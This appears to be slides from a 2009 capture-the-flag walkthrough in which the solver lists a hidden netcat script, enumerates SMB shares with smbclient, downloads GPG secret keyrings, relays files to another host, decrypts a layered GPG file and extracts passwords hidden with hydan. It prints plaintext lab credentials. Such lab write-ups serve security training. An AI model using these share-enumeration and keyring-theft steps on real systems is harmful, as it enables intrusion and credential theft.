
Looks interesting.....

## Ps auwx |grep asriel

```
root      30212  0.0  0.4  1872   496 ?        Ss   18:02   0:00 /bin/sh -c /usr
/sbin/.nc-asriel-password.sh
root      30213  0.0  0.8  2624  1040 ?        S    18:02   0:00 /bin/bash /usr/
sbin/.nc-asriel-password.sh
root      31320  0.0  0.4  1872   496 ?        Ss   18:03   0:00 /bin/sh -c /usr
/sbin/.nc-asriel-password.sh
root      31321  0.0  0.8  2624  1036 ?        S    18:03   0:00 /bin/bash /usr/
sbin/.nc-asriel-password.sh
root      31794  0.0  0.4  1872   500 ?        Ss   18:04   0:00 /bin/sh -c /usr
/sbin/.nc-asriel-password.sh
root      31795  0.0  0.8  2624  1040 ?        S    18:04   0:00 /bin/bash /usr/
sbin/.nc-asriel-password.sh
root      32585  0.0  0.4  1872   492 ?        Ss   18:05   0:00 /bin/sh -c /usr
/sbin/.nc-asriel-password.sh
```

Looks interesting.....

## Identify shares on 10.0.2.75



```
lyray@vm3-bhratach-ie:~$ smbclient -L 10.0.2.75 -U fred
Enter fred's password:
Domain=[VM4-BHRATACH-IE] OS=[Windows Server 2003 3790 Service Pack 2] Server=[Wi
ndows Server 2003 5.2]

      Sharename      Type      Comment
      -----
      C$              Disk      Default share
      IPC$            IPC       Remote IPC
      ADMIN$          Disk      Remote Admin
      asriel          Disk
      temp            Disk

session request to 10.0.2.75 failed (Called name not present)
session request to 10 failed (Called name not present)
Domain=[VM4-BHRATACH-IE] OS=[Windows Server 2003 3790 Service Pack 2] Server=[Wi
ndows Server 2003 5.2]

      Server          Comment
      -----
      Workgroup       Master

lyray@vm3-bhratach-ie:~$
```

Use a 'valid' account to enumerate

## Connecting via Asriel Share....

```
root@vm3:/var/tmp# smbclient \\\10.0.2.75\asriel -U asriel
Enter asriel's password: _
```

Transfer the keyrings to 10.0.1.50 & from there to system via scp

## Asriel Share?

```
root@vm3:/var/tmp# smbclient \\\10.0.2.75\asriel -U asriel
Enter asriel's password:
Domain=[VM4-BHRATCH-IE] OS=[Windows Server 2003 3790 Service Pack 2] Serve
ndows Server 2003 5.2]
smb: \> ls
.                D            0   Thu Nov  5 20:06:53 2009
..               D            0   Thu Nov  5 20:06:53 2009
gnupg            D            0   Thu Nov  5 20:11:53 2009

                49104 blocks of size 262144. 33501 blocks available
smb: \> cd gnupg
smb: \gnupg\> prompt
smb: \gnupg\> mget *gpg
getting file \gnupg\pubring.gpg of size 1159 as pubring.gpg (565.9 kb/s) (a
e 565.9 kb/s)
getting file \gnupg\secring.gpg of size 1308 as secring.gpg (60.8 kb/s) (av
104.7 kb/s)
smb: \gnupg\> _
```

Transfer the keyrings to 10.0.1.50 & from there to system via scp



## Temp Share...remember 'Competitor Pack'

```
root@vm3:/var/tmp# smbclient \\\10.0.2.75\temp -U fred
Enter fred's password:
Domain=[VM4-BHRATACH-IE] OS=[Windows Server 2003 3790 Service Pack 2] Server
Windows Server 2003 5.21
smb: \> dir
.                D           0   Sun Nov 15 18:40:02 2009
..               D           0   Sun Nov 15 18:40:02 2009
pii.csv.gpg.gpg.gpg  A       48161  Sun Nov 15 18:40:19 2009

                49104 blocks of size 262144. 33501 blocks available
smb: \>
smb: \> pwd
Current directory is \\\10.0.2.75\temp\
smb: \> _
```


Transfer the keyrings to 10.0.1.50 & from there to system via scp

## Transferring final flag to 10.0.1.50....

```
smb: \> dir
.                D           0   Sun Nov 15 18:40:02 2009
..               D           0   Sun Nov 15 18:40:02 2009
pii.csv.gpg.gpg.gpg.gpg  A      48161   Sun Nov 15 18:40:19 2009

          49104 blocks of size 262144. 33501 blocks available
smb: \> prompt
smb: \> mget pii*
getting file \pii.csv.gpg.gpg.gpg.gpg of size 48161 as pii.csv.gpg.gpg.gpg.gpg.g
2239.6 kb/s) (average 2239.6 kb/s)
smb: \>
smb: \> exit
root@vm3:/var/tmp# ls -la
total 64
drwxrwxrwt  3 root root  4096 2009-11-17 18:53 .
drwxr-xr-x 16 root root  4096 2009-10-31 05:14 ..
-rw-r--r--  1 root root  2632 2009-11-17 18:51 dump.pcap
drwxr-xr-x  2 root root  4096 2009-11-15 18:34 fred
-rw-r--r--  1 root root 48161 2009-11-17 18:53 pii.csv.gpg.gpg.gpg.gpg
root@vm3:/var/tmp#
```

## Scheduled Netcat Listener on Port 3333



# Decryption

```
markofu@jack: ~
File Edit View Terminal Help
-rw----- 1 markofu markofu 1157 2009-11-15 22:09 lyray_pubring.gpg
-rw----- 1 markofu markofu 1306 2009-11-15 22:09 lyray_secring.gpg
-rw----- 1 markofu markofu 1163 2009-11-01 16:16 metatron_pubring.gpg
-rw----- 1 markofu markofu 1312 2009-11-01 16:16 metatron_secring.gpg
-rw-r--r-- 1 markofu markofu 48161 2009-11-17 22:21 pii.csv.gpg.gpg.gpg.gpg
-rw----- 1 markofu markofu 1157 2009-11-01 16:16 willy_pubring.gpg
-rw----- 1 markofu markofu 1306 2009-11-01 16:16 willy_secring.gpg
Shout now if you love IRISS > cp lyray_secring.gpg /home/markofu/.gnupg/secring.gpg
Shout now if you love IRISS > cp lyray_pubring.gpg /home/markofu/.gnupg/pubring.gpg
Shout now if you love IRISS > gpg -d -o pii.csv.gpg.gpg.gpg pii.csv.gpg.gpg.gpg.gpg

You need a passphrase to unlock the secret key for
user: "lyray <lyray@bhratach.ie>"
2048-bit ELG-E key, ID 9C391039, created 2009-11-15 (main key ID 14C1F1B4)

gpg: encrypted with 2048-bit ELG-E key, ID 9C391039, created 2009-11-15
"lyray <lyray@bhratach.ie>"
Shout now if you love IRISS > ls -la
total 136
drwxr-xr-x 2 markofu markofu 4096 2009-11-17 22:23 .
drwxr-xr-x 5 markofu markofu 4096 2009-11-17 22:23 ..
-rw----- 1 markofu markofu 1159 2009-11-01 16:16 asriel_pubring.gpg
-rw----- 1 markofu markofu 1308 2009-11-01 16:16 asriel_secring.gpg
-rw----- 1 markofu markofu 1157 2009-11-15 22:09 lyray_pubring.gpg
-rw----- 1 markofu markofu 1306 2009-11-15 22:09 lyray_secring.gpg
-rw----- 1 markofu markofu 1163 2009-11-01 16:16 metatron_pubring.gpg
-rw----- 1 markofu markofu 1312 2009-11-01 16:16 metatron_secring.gpg
-rw-r--r-- 1 markofu markofu 47530 2009-11-17 22:23 pii.csv.gpg.gpg.gpg
-rw-r--r-- 1 markofu markofu 48161 2009-11-17 22:21 pii.csv.gpg.gpg.gpg.gpg
-rw----- 1 markofu markofu 1157 2009-11-01 16:16 willy_pubring.gpg
-rw----- 1 markofu markofu 1306 2009-11-01 16:16 willy_secring.gpg
Shout now if you love IRISS > █
```

# What am I?

## Running pii.csv

```
markofu@jack: ~  
File Edit View Terminal Help  
Shout now if you love IRISS > ls -la  
total 332  
drwxr-xr-x 2 markofu markofu 4096 2009-11-17 22:24 .  
drwxr-xr-x 5 markofu markofu 4096 2009-11-17 22:23 ..  
-rw-r--r-- 1 markofu markofu 1159 2009-11-01 16:16 asriel_pubring.gpg  
-rw-r--r-- 1 markofu markofu 1308 2009-11-01 16:16 asriel_secring.gpg  
-rw-r--r-- 1 markofu markofu 1157 2009-11-15 22:09 lyray_pubring.gpg  
-rw-r--r-- 1 markofu markofu 1306 2009-11-15 22:09 lyray_secring.gpg  
-rw-r--r-- 1 markofu markofu 1163 2009-11-01 16:16 metatron_pubring.gpg  
-rw-r--r-- 1 markofu markofu 1312 2009-11-01 16:16 metatron_secring.gpg  
-rw-r--r-- 1 markofu markofu 96216 2009-11-17 22:24 pii.csv  
-rw-r--r-- 1 markofu markofu 46279 2009-11-17 22:24 pii.csv.gpg  
-rw-r--r-- 1 markofu markofu 46902 2009-11-17 22:24 pii.csv.gpg.gpg  
-rw-r--r-- 1 markofu markofu 47530 2009-11-17 22:23 pii.csv.gpg.gpg.gpg  
-rw-r--r-- 1 markofu markofu 48161 2009-11-17 22:21 pii.csv.gpg.gpg.gpg.gpg  
-rw-r--r-- 1 markofu markofu 1157 2009-11-01 16:16 willy_pubring.gpg  
-rw-r--r-- 1 markofu markofu 1306 2009-11-01 16:16 willy_secring.gpg  
Shout now if you love IRISS > file pii.csv  
pii.csv: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.8  
, stripped  
Shout now if you love IRISS > chmod +x pii.csv  
Shout now if you love IRISS > sudo ./pii.csv  
asriel_pubring.gpg lyray_secring.gpg pii.csv pii.csv.gpg.gpg.gpg willy_secring.gpg  
asriel_secring.gpg metatron_pubring.gpg pii.csv.gpg pii.csv.gpg.gpg.gpg.gpg  
lyray_pubring.gpg metatron_secring.gpg pii.csv.gpg.gpg willy_pubring.gpg  
Shout now if you love IRISS > █
```

# Decode me?

Hydan.....

```
markofu@jack: ~  
File Edit View Terminal Help  
Shout now if you love IRISS > ~/Scripts/hydan/hydan-decode pii.csv > pii.unsteg  
Password:  
Shout now if you love IRISS > ls -la  
total 336  
drwxr-xr-x 2 markofu markofu 4096 2009-11-17 22:26 .  
drwxr-xr-x 5 markofu markofu 4096 2009-11-17 22:25 ..  
-rw----- 1 markofu markofu 1159 2009-11-01 16:16 asriel_pubring.gpg  
-rw----- 1 markofu markofu 1308 2009-11-01 16:16 asriel_secring.gpg  
-rw----- 1 markofu markofu 1157 2009-11-15 22:09 lyray_pubring.gpg  
-rw----- 1 markofu markofu 1306 2009-11-15 22:09 lyray_secring.gpg  
-rw----- 1 markofu markofu 1163 2009-11-01 16:16 metatron_pubring.gpg  
-rw----- 1 markofu markofu 1312 2009-11-01 16:16 metatron_secring.gpg  
-rwxr-xr-x 1 markofu markofu 96216 2009-11-17 22:24 pii.csv  
-rw-r--r-- 1 markofu markofu 46279 2009-11-17 22:24 pii.csv.gpg  
-rw-r--r-- 1 markofu markofu 46902 2009-11-17 22:24 pii.csv.gpg.gpg  
-rw-r--r-- 1 markofu markofu 47530 2009-11-17 22:23 pii.csv.gpg.gpg.gpg  
-rw-r--r-- 1 markofu markofu 48161 2009-11-17 22:21 pii.csv.gpg.gpg.gpg.gpg  
-rw-r--r-- 1 markofu markofu 132 2009-11-17 22:26 pii.unsteg  
-rw----- 1 markofu markofu 1157 2009-11-01 16:16 willy_pubring.gpg  
-rw----- 1 markofu markofu 1306 2009-11-01 16:16 willy_secring.gpg  
Shout now if you love IRISS > cat pii.unsteg  
euler 123456 EinyIsCrap!12  
fred 124374 BedrockSuper!  
frodo 086767 Baggins123456  
hans 433756 MFalcon.Solo1  
Who is Andrew Wiles?  
Shout now if you love IRISS > █
```

# Who is Andrew Wiles?

---

Fermat's Last Theorem

$$x^n + y^n \neq z^n$$

where  $n$  is integer  $> 2$

&  $x, y, z \in \mathbb{Z}$

---